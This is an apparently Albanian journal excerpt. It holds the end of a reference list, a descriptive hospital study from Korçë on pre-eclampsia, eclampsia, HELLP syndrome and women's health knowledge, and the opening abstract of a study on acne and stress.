Buzzini, P., ect., “*Current Genetics*”(Eukaryotes with emphasion on: Yeasts, Fungi, Protists, Cell Organellas.), XIX International Conference on Yeasts Genetics and Molecular Biology. Rimini, Italy, 25-30 May 1999.

Buzzini, P., ect., “*FEMS Microbiology Letters. Differential growth inhibition as a tool to increase the discriminating power of killer toxin sensitivity in fingerprinting of yeasts*”, September 2000.

Demiri, M. , “*Përcaktues bimësh*” Shtëpia Botuese e Librit Shkollor 1979.

Farmacopea ufficiale della Republica Italiana 1981 “*Droge vegetali e preparacione*”, 4-6.

Frashëri, M., Prifti, D., “*Praktikumi i Mikrobiologjisë Teknike*”,1997.

<http://lasertrimclinic.com/vb/wp-content/uploads/2013/04/aromatherapy.jpg>.

<http://legacy.bluegrass.kctcs.edu/uploads/pics/Lab8KirbyBauerSaureusa.jpg>.

<http://www.healinggiftsoftheearth.com/wp-content/uploads/2013/02/Bottle-Oranges.jpg>

http://www.emlab.com/m/store/012-2369-02_Lg.jpg

Lentz. H., “*Vorrichtung zur Extraktion durch Flüssigkeiten unter hohen Dampfdrücken*“, G., Patent, 88108074, 1988.

Mónica, R., García-Risco*, Gonzalo, V., Guillermo, R., Fornari, T., “*Fractionation of thyme (*Thymus vulgaris* L.) by supercritical fluid extraction and Chromatography* ”, Journal of Supercritical Fluids 55 (2011) 949–954.

Pelczar, M.J., “*Manual of Microbiological Methods*”, 1957.

Ronald, M., “*Atlas Microbiology-Fundamentals and Applications*”, 1988.

S. A. Burt., “*Antibacterial Activity of Essential Oils: Potential Applications in Food*”, 2007

Sima, Z., “*Farmakognozia*”, Shtëpia Botuese e Librit Universitar, 1994.

Tortora, “*Microbiology-An Introduction*”, 4th Edition 1992, Benjamin/Cummings Publishing Company

Toska, V., “*Bimët aromatike me esenca fenolike në vendin tonë*“, Disertacion, 1999

PRE –EKLAMPSIA, EKLAMPSIA DHE EDUKIMI SHENDETSOR

Lindita Terolli¹, Elda Panariti²

Departamenti i Infermierisë, Universiteti Fan. S. Noli, Korçë

Përmbledhje

Pre-eklampsia është një sindrom maternal multi sistemik që komplikon 3-8% të shtatzanive. **Qëllimi:** Identifikimi i nivelit të edukimit shëndesor, I faktorëve dhe i rrethanave që ndikojnë në këto çrregullime. **Materiali dhe metoda:** Lloji i studimit deskriptiv, drejtimi i studimit prospektiv. U studiuan 32 subjekte; gra shtatzëna të diagnostikuara dhe të trajtuara për Pre-eklamsi, Eklamsi dhe Hellp-sindrom, të hospitalizuara në shtëpinë e lindjes në Korçë për periudhën kohore 2011-2012 dhe u krahasuan me prevalencën e çrregullimeve hipertensive për periudhën 2006-2010. U intervistuan 544 gra shtatzëna dhe jo shtatzëna. Të dhënat u përpunuan me t-testin dhe rezultuan me $p < 0,05$. **Rezultatet:** U analizuan faktorët: *mosha e shtatzanisë, mosha e gruas, pariteti, numri i fetuseve, dieta dhe njohuritë për riskun e çrregullimet hipertensive*. **Përfundime:** Komplikacionet mund të parandalohen me monitorimin e rregullt të shtatzanisë, me trajtimin në kohë të çrregullimeve dhe me rritjen e nivelit të edukimit shëndetësor.

Fjalët kyç: *Pre-eklamsi, vdekshmëri fetale, komplikacionet amtare*

Abstract

Pre-eclampsia is a maternal multi systemice syndrome that complicates 3-8% of pregnancies. **Aim:** Identification of the health education level, of factor and circumstances that affect this disorders. **Material and methods:** Type of the study, descriptive, direction of the study, prospective. There were studied 32 subjectes; pregnant women diagnosed and treated for Pre-eclampsia, Eclampsia and Hellp-Syndrome, hospitalized in the house of birth in Korca during the period 2011-2012 and compared with the prevalence of the pathologies in the period 2006-2010. The were interviewed 544 pregnant women and non-pregnant. The data is elaborated with thet -test and resulted with $p < 0,05$. **Results:** Were analysed the factors: pregnancy age, womanage, parity, the number of fetuses, he diet and knowledge about the complications of hypretensive. **Conclusions:** The complications can be prevented by a regular monitoring of the pregnancy, by the treating in time of the mand by increasing their health educationlevel. **Key-words:** Pre-eklamsi, fetal mortality, matenal complications.

Hyrje:

Konsiderata të përgjithshme për çrregullimet hipertensive

Pre-eklampsia është një problem global që zhvillohet në një numër prej 8.3 milion femrash në vit. Klasifikimii çrregullimeve hipertensive: **Hipertension Kronik** përkufizohet hiperetensioni me parametrat prej 140/90 mmHg i diagnostikuar përpara shatzanisë ose përpara javës së 20, si dhe HTAi diagnostifikuar fillimisht

gjatë shtatzanisë dhe që persiston gjatë shtatzanisë dhe për 42 ditë pas lindjes. **HTA gestacional**, TA prej 140, 90 ose kur rritet më shumë pas javës së 20 të barrës ose 24 orët e para pas lindjes me një barrë normale. Kjo, kthehet në normë pas lindjes. Pre-eklampsia është konsideruar në mënyrë konvencionale si një çrregullim maternal në të cilën fetusi është aksidentalisht pjesëmarrës. Ndryshimet placentare shkaktojnë të dyja sindromata të maternal dhe fetal. **Pre-eklampsia** e lehtë, hipertensioni është 140/90mmHg ose presioni sistolik shkon mbi nivelin normal, me ose pa edema lokale në ekstremitetet e sipërme ose në fytyrë. Proteinuri (300mg/24 orë). **Pre-eklampsia e rëndë** : 1 – Hipertensioni në rregjim shtrati 160 /110mmHg e përsëritur dy herë në interval prej 6 orësh 2-Proteinuri 5gr/24orë. 3- Oligouria, në një sasi më pak se 400ml/24orë. 4- Edema periferike. 5-Çrregullime të pamjes ose cerebrale që rezulton me dhimbje koke, dhimbje epigastrike dëmtim të vizualitetit dhe/ose të vjella. 6-Edemë pulmonare me cianoze. 7- Prekje të funksionit hepatic. 8- Trombocitopeni dhe fenomene të rënda hemorragjike. **Edemat** nuk janë më kriter diagnostikimi. Eklampsi është shfaqja me konvulsionetë gjeneralizuara gjatë shtatzanisë, gjatë lindjes deri në 7 ditë pas lindjes. Eklampsia konsiston në praninë e konvulsioneve, të komës ose të dyja së bashku. *Disfunksion të heparit; Proteinuri dhe disfunksion renal; Permeabilitet vaskular jonormal; Aktivizimi koagulimit; Vdekshmëria fetale* gjatë shtatzanisë në studimet e bëra rezulton 12%. Komplikacionet amtare përfshijnë edemë pulmonar, pneumoni aspirative, distako e placentas me hemorragji, insuficiencë kardiake, hemorragji intrakraniale, dhe fotofobi. Konvulsioni eklamptik prek sistemin nervor qëndror, funksionin hepatic, renal, kardiovaskular dhe hematologjik. Përqindja e **fatalitetit** është 1.8%. - 35% e grave me *eklampsi* vuajnë një komplikim të rëndë. Hemorragjia cerebrale si komplikacion i hipertensionit mbetet një shkak i dukshëm vdekjeprurës për nënën. **HELLP – Sindrom** është një formë e rëndë e Pre-eklampsisë që konsiston: në hemolizë, në rritje të enzimave hepatiche, trombocite të ulura (<100 000) disfunksion dhe ne kroze hepatiche, errësim i arsyes, dhimbje abdominale, koagulimi intravaskulari disiminuar. Studimet tregojnë se këto çrregullime të rënda hipertensive vihen re më shpesh tek gratë më ngjyrë, -tek barat gemelare. Të predispozuar janë mosha nën 20 vjeç të grave shtatzëna dhe moshat mbi 35-vjeç. Patologjitë të tjera si patologjitë kardiake dhe diabetie ndërlikojnë shtatzaninë. Studimet e fundit tregojnë se shtatzënat e lindura nga nënat me shtatzani problematike si dhe në lindje të parakohshme, përbëjnë pjesën më të madhe të rasteve të Pre-eklampsisë dhe komplikacioneve të tjera që rrezikojnë jetën. **Zhvillimi i Pre-eklampsisë** ndodh në dy faza : 1-varfëria placentare është pasojë e dy lezioneve: lezioni i parë quhet *deficienca placentare* që përfshin një humbje relative të një rimodelimi structural intrauterin (midis javës së 8 – 18 të shtatzanisë), lezioni I dytë në *spiralet arteriale “atherosis acute” të përbëra nga agregate të fibrinës, trombocitet dhe makrofaget*, të cilat pjesërisht ose plotësisht bllokojnë arteriet duke kufizuar qarkullimin utero- placentar. 2- Faza e dytë konsiston në çlirimin e faktorëve antigjenik nga placenta e shoqëruar me disfunksionin endotelial. Këto ndryshime përfaqësojnë sindromin fetale që çon në vuajtjen fetale. Sindromi maternal është si rezultat i pasojave të disfunksionit të sistemit endothelial maternal,

vazospazmave që mund të çojnë në Pre-eklapsinë e rëndë.**Parandalimi I Pre-eklampsisë:** studimi ynë tregoi se tek gratë shtatzëna që është përdorur Sulfat Magnezi(për parandalimin e spazmave)ka rezultuar rrezik të ulët prej 58% më pak Eklampsi, vdekshmërimë e ulët amtare. Incidenca ishte më e vogël për distastako të placentës.Në studimet e bëra në shumë vende ka treguar se përgjysmohet rreziku i Pre-eklampsisë, ulet sëmundshmëria e rëndë dhe vdekshmëria amtare me shtimin e kalciumit në dietën e grave në rrezik për hipertension veçanërisht në komunitetet që e marrin me pakicë Ca. Shtimi i hekurit, foliateve, magnezit, zingut ose vajit të peshkut, kufizimi i kripës dhe i lëngjeve ulin gjithashtu rrezikun për komplikacione. Metodë e efektshme mendohet të jetë edhe përdorimi i aspirinës75mg\ditë, që mund të përdoret në grup me rrezik të lartë dhe ka njëfarë efekti në parandalimin e Pre-eklampsisë.

Qëllimi i studimit :

Identifikimi faktorëve dhe rrethanave që ndikojnë në çrregullimet hipertensive.

Identifikimi i nivelit të edukimit shëndetësor për çrregullimet e mësipërme të shtatzanisë.

Identifikimi i grupeve me risk të lartë për të hartuar një program parandalimi.

Mbledhja e informacionit të vlefshëm për planifikimin e edukimit të nënave të reja dhe familjarëve të tyre për parandalimin e komplikacioneve.

Evidentimi i masave për uljen e rasteve të çrregullimeve hipertensive.

Parandalimi i çrregullimeve të rënda hipertensive gjatë shtatzanisë dhe gjatë lindjes.

Objektiva të përgjithshme :

Mëmësia e sigurt dhe kujdesi efektiv perinatal-Shëndeti amtar dhe foshnjor
Vlerësimi i lidhjeve midis faktorëve dhe rrethanave favorizuese për çrregullimet hipertensive

Objektiva specifike:

Të njohim faktet lidhur me ecurinë e çrregullimeve si dhe me pasojat dhe komplikacionet.

Të njohim faktet e parandalimit dhe të trajtimit të çrregullimeve hipertensive.

Të hartojmë në bashkëpunim me personelin përkatës planin e masave për edukim, mbështetje më të plotë dhe këshillimin e grave për t'u vetëkujdesur.

T'i mësojmë gruas se çfarë duhet të dijë për shëndetin e saj dhe fëmijën esaj


Sfondi në të cilin ngrihet studimi: literaturëngapublikimet e autorëve të ndryshëm, intervistuesit, ndihma dhe eksperienca e personelit në shtëpinë e lindjes në Korçë si dhe kartelat mjekësore të pacientëve

Materiali dhe metodat.: Lloji I studimit ishte deskriptiv, drejtimi i studimit ishte prospektiv. U studiuan 32 subjekte; gra shtatzënatë diagnostifikuara dhe të trajtuara për Pre-eklampsia, Eklampsia dhe Hellp-Sindrom, të hospitalizuara në Shtëpinë e Lindjes në Korçë, për periudhën kohore 2011-2012. U bë dhe krahasimi i rezultateve me prevalencën e çrregullimeve hipertensive për periudhën 2006-2010. Të dhënat u përpunuan me- testin dhe rezultuan me $p < 0,005$. Rezultatet u analizuan veçmas sipas moshës së pacientëve, shpërndarjes së vlerave të hipertensionit në moshë të ndryshme të shtatzanisë, sipas numrit të fetuseve, numrit të lindjeve, statusit të tyre social, vendbanimit të pacientëve dhe sipas llojit të çrregullimit. U intervistuan 272 gra shtatzëna dhe 272 gra jo shtatzëna për njohuri të mbi komplikacionet e patologjive hipertensive të shtatzanisë. Për anketimet u përdori ipi i studimit KROS-SEKSIONAL (transversal).

Rezultatet:


Gjetjet më të rëndësishme të studimit janë demonstruar në 9 grafikë dhe në një tabelë. Studimi nëpërmjet-testit, rezultoi me $p < 0.05$ tregoi qartë për një lidhje të ngushtë të çrregullimeve hipertensive të shtatzanisë me faktorët: pariteti, moshë e shtatzanisë, numri i fetuseve, numri i lindjeve dhe dieta e përdorur nga pacientët. Pacientët me banim në fshat kishin njohuri sinjifikativisht më të kufizuara mbi çrregullimet hipertensive të shtatzanisë krahasuar me pacientet me banim në qytet. Mesatarja e njohurive për pacientet me banim në fshat rezultoi 5.0 kundrejt 5.9 të pacientëve me banim në qytet $p < 0,01$. Niveli i arsimimit ishte i lidhur fort në mënyrë lineare me nivelin e njohuri vepër çrregullimet hipertensive, tendenca lineare $p < 0.01$. Niveli i ulët ekonomik i pacientëve ishte i shoqëruar me një nivel më të kufizuar njohurish krahasuar me pacientet me nivel më të mirë ekonomik.

Grafiku 1.Çrregullimet hypertensive për periudhën 2 vjeçare 2011-2012




Pjesa më e madhe e rasteve I takon Pre-eklampsisë së lehtë. Por janë shtuar raste të Pre-eklampsisë së rëndë, Eklampsisë dhe HELLP-Sindrom të cilat rezultuan për komplikacione të rënda deri me vdekje fetale dhe me një rast vdekje amtare.

Grafiku 2. Çrregullimet hipertensive në 2 vite




Në vitin 2012 vihet re rritja e numrit të rasteve të Pre-eklampsisë së lehtë, rritje të numrit të rasteve me Pre-eklamsi të rëndësi dhe me shumë rast e me hypertension pre ekzistues.

Grafiku 3. Komplikacionet e çrregullimeve Hipertensive në 7 vite




Në 2 vitet e fundit vihet re rritje e numrit të rasteve të Pre-eklampsisë së rëndë formë e cila mund të çojë në Eklampsiku rrezikohet jeta e bebit dhe nënës. Në vitin 2011 dhe 2012 pati dhe raste të HELLP-Sindrom, komplikacioni rëndë që rrezikon jetën e bebit dhe të nënës.

Grafiku 4. Numri irasteve sipas moshës së pacienteve




Mosha nën 20 vjeç dhe mbi 30 vjeç janë moshat me predispozicion më të madh për çrregullime hipertensive.

Grafiku 5. Numri i rasteve dhe pariteti




Primiparet janë pjesa më e madhe e rasteve 72%. Krahësuar me multiparet (lindja e dytë, e tretë dhe e katërt).

Grafiku 6. Numri i rasteve sipas moshës së pacienteve



Të dhënat e paraqitura në këtë studim sugjerojnë për një numër më të madh rastesh të çrregullimeve hipertensive në moshën 37-40 javë të shtatzanisë. Pre-eklampsianë pjesën më të madhë të rasteve vëhet pasjavës së 20të shtatzanisë. Përsa i takon numrit të fëmijëve 3 raste ishin barra **binjak** dhe ato përbënin 50% të rasteve të pëgjithshme të barrave binjake për periudhën kohore 2011-2012.

Grafiku 7. Numri I rasteve sipas vendbanimit




Nga numri i përgjithshëm i pacientëve 62% e pacientëve ishin me vendbanim në fshat dhe 37% me vendbanim në qytet.


Rastet e studiuara flasin për një **incidence** më të madhe të Pre-eklampsisë në **fshat** (62% në fshat dhe 38% në qytet). Ato nuk kishin informacion për çrregullimet dhe paraqiteshin në maternitet në një gjendje të rënduar pas lindjes në shtëpitë e tyre pa asistencë mjeksore vetëm në praninë e familjarëve. Edukimi dhe instruktimi i tyre është shumë i rëndësishëm për të kryer procesin e lindjes në shtëpinë e lindjes nën mbikqyrjen dhe kujdesin e personelit mjekësor. Edhe rastet e **Eklampsisë** kanë rezultuar si pasojë e Pre-eklampsisë të avancuar gjatë procesit të lindjes pa asistencë mjeksore.

Në intervistat e kryera rezultoi së në **dietën** e shtatzëna vepërdoreshin ushqime të konservuara me një sasi **kripe** mbi normë. Numri i rasteve të komplikacioneve rezultonin në muajt e dimrit dhe të pranverës. Në këtë periudhë kohore është më i madh përdorimi i ushqimeve të konservuara me përmbajtje të madhe të kripës dhe përdorimi i frutave dhe perimeve është i paktë. Kjo lloj diete përdret më tepër nga popullata në fshat

Grafiku8.Shpërndarja e vlerave të presionit sistolik për periudhën: - paralindjes-gjatëlindjes- paslindjes



Grafiku 9.Shpërndarja e vlerave të presionit diastolic për periudhën - para lindjes- gjatëlindjes- paslindjes



Shpërndarja e vlerave të presionit sistolik dhe diastoliktë shprehur në 2grafikët e mësipërm, tregojnë se paralindjes ishte pjesa më e madhe e rasteve të çrregullimeve hipertensive.

Anketimi

U anketuan 544 gra nga të cilat 272 shtatzëna dhe 272 jo shtatzëna, të moshave nga 15-60 vjeç për njohuritë e tyre mbi çrregullimet hypertensive të shtatzanisë dhe komplikacionet e çrregullimeve hipertensive. Anketueset ishin paciente dhe shoqërueset e pacienteve.

Tabela 1.Njohuritë mbi çrregullimet hipertensive tështatzanisë

Faktori socio-demografik	Mesatarja	95%CI	P
Mosha(në vite)			0. 72 (2)
a 15-25	5. 4	5. 5-5. 9	0. 22
a 26-35	5. 7	5. 4-5. 8	0. 36
a ≤36	5. 6	5. 1-5. 9	Referencë
Vendbanimi			
a Fshat	5. 0	4. 8 -5. 4	≤ 0. 01
a Qytet	5. 9	5. 7- 6. 3	Referencë
Arsimi i anketueseve			<0. 01 (2)
a I ulët (<8vjet)	5. 3	5. 0-5. 4	<0. 01
a I mesëm(9-12vjett	5. 8	5. 5-6. 0	<0. 01
a I lartë(>12 vjet)	6. 0	5. 8-6. 2	Referencë
Niveli ekonomik			<0. 01(2)
a I ulët	5. 3	5. 0-5. 4	<0. 01
a I mesëm	5. 8	5. 5-6. 0	0. 18
a I lartë	6. 0	5. 8-6. 2	Referencë

Të tjera rezultate:-Oksigjeni ështëpërdorur në27% të rasteve.

-Diazepamështëpërdorur në 92% tërasteve.

-Sulfat magnezi në 100%të rasteve.

-Adalati 91%.

-Atenololi92%.

-Lindje me sexio Cezarea 85%.

-Komplikacione:-Distakoeplacentësnë5. 5% të rasteve-Eklampsianë 6.2%të rasteve.-HELLP-Sindrom6. 2% të rasteve.Zvogëlimii rritej intrauterine7 raste.Asfikiin trauterine dhe vdekshmëria fetaleishtë12%.-Vdekshmëria amtarë ishte3. 3%. Riskui lartë15 riski lartëose47% epacientëve. Urgjencë përbënin 13ose40%të rasteve hemorragjia cerebrale si komplikacion i hipertensionit mbetet një shkak i dukshëm vdekjeprurës për nënën. Kufizimi i perfuzionit utero-placentar është shkak i vdekshmërisë fetale.

Përfundimet1.

Pasanalizës së rezultateve të fituara dhe krahasimit të tyre me rezultatet e ngjashme me autorë të huaj mund të nxjerrim disa përfundime, komplikacionet e Pre-

e klampsisë **mund të marrin jetën e bebit dhe të rrezikojnë jetën e nënës**, duhen sugjeruar masat për të ulur rastet dhe komplikacionet. 2. Monitorimi i vazhdueshëm, identifikimi dhe klasifikimi i shtatzanive sipas shkallës së problemeve. 3. Krijimi i një protokollit bazë gjatë kujdesit antenatal sipas gjendjes së pacientëve. 4. Informimi i grave shtatzëna, veçanërisht primiparetsitë vlerësojnë TA-në dheshenja të tjera që shpesh paraprijnë Pre-eklampsinë. Informimi edhe i familjarëve për komplikacionet e çrregullimeve hipertensive. 5. Të instruktosh shtatzënat edhe familjarët e tyre për vetëvlerësimin e TA-së, për vetëvlerësimin e edemave, për sasinë dhe ngjyrën normale ose jo të urinës.

Referencat:

- Atallah, A., (2004), Calcium supplementation during pregnancy for preventing hypertensive disorders and related problems. 115(5):55-64
- Brown, M., Haguë. W(2000), The detection, investigation and management of hypertension in pregnancy Journal of obstetrics and gynaecology 40 (2):139-155
- Collin, J., (2000), Clinical management guidelines for obstetrician-gynecologists
- Duley, L., (2003), Pre-eclampsia and the hypertensive disorders of pregnancy. British Medical Bulletin 67 : 177-199
- Hart, E., Goley, S., (2003), The diagnosis and management of Pre-eclampsia. British Medical Journal 3(2):38-42
- Jan Pincombe, Sally Pairman, Carol Thorogood (2007), Midwifery preparation for practice Section three 611-618
- Magee, L., Ornstein, M., (1999), Management of hypertension in pregnancy British Medical Journal 318:1332-1336
- Moran, P., Taylor, R., (2002), Management of Eclampsia Quarterly Journal of Medicine 95:153-158
- Morin, L., (2005), The measurement of blood pressure and proteinuria 59:305-324

“AKNE VULGARIS DHE SIMPTOMAT E STRESIT NË PACIENTËT ME KËTË PATOLOGJI “

Refatllari B.¹, Gjyzari A.¹, Canaj F.², Piperi P.³, Kuneshka L.¹, Lufi A.⁴

Universiteti Mjekësor i Tiranës, Universiteti i Sporteve të Tiranës, Qendra Spitalore Universitare “ Nënë Tereza”, Spitali Ushtarak Qendror Universitar

Përmbledhje

Akne vulgaris është një çrregullim kronik i folikulit pilosebace të lëkurës. Karakteristikat klinike të aknes përfshijnë seborrenë, komedonet, papulat, pustulat, noduset, cistet dhe cikatricet. Lezionet, më së shpejti, zhvillohen në zonat me përqendrim më të lartë të gjendrave të yndyrës, të cilat përfshijnë fytyrën, qafën, krahërorin, pjesën e sipërme të krahëve dhe shpinën. Nëse mbetet pa u trajtuar, akne mund të ketë një ndikim të thellë psikologjik dhe emocional.

Qëllimi: Qëllimi i këtij studimi është të vlerësojë ndikimin e akne vulgaris dhe gravitetit të saj në nivelin e simptomave të stresit si dhe rolin e faktorëve sociodemografike të tillë si moshë, gjinia, statusi civil, punësimi dhe arsimimi në shfaqjen e këtyre simptomave.

